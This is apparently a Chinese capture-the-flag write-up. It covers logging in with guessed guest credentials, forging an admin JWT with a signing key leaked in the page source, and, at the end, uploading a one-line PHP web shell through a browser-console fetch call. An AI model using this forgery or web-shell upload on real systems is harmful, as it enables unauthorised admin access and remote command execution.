
仔细观察网页,发现他的登录页面的账户密码提示很奇怪,不像是正常网站会出现的那种,决定尝试一下username=guest ,password=guest123试一下,成功登录,但现在只是登录,我们需要到管理员admin页面去拿flag,这时点开F12在存储里找到了access_token。
这时我们就要伪造jwt来伪装成admin。
因为jwt是防篡改的,签名就是防篡改的锁,所以我们就要拿到签名,F12看查看器,里面有一个关键线索
再结合我们先前说的伪造jwt时要签名,轻松推断出uky6767就是签名密钥,现在我们便要伪造一个admin_token
这里分为4步
- 写 header,声明算法和原token一致
1 | {"alg":"HS256","typ":"JWT"} |
写 payload,把 role 改成 admin
1
{"sub":"admin","username":"admin","role":"admin","iat":1789181644,"exp":1789210444}
算签名
1 | signature = base64url( HMAC-SHA256( 密钥"uky6767", header_base64 + "." + payload_base64 ) ) |
- 将我们算的拼起来
1 | eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZG1pbiIs...NDQ0.NkA8G1b04pER... |
这个便是我们的伪造token,现在返回到刚刚看见access_token的地方把后面的token换成我们伪造的然后F5刷新

来到了管理员的页面
现在在控制台中输入shell
1 | fetch('/api/upload',{method:'POST',body:(()=>{const f=new FormData();f.append('file',new File(['<?php system($_GET["c"]); ?>'],'shell.php'));return f;})()}).then(r=>r.json()).then(d=>{console.log(d);prompt('复制这个路径',d.url||'')}) |
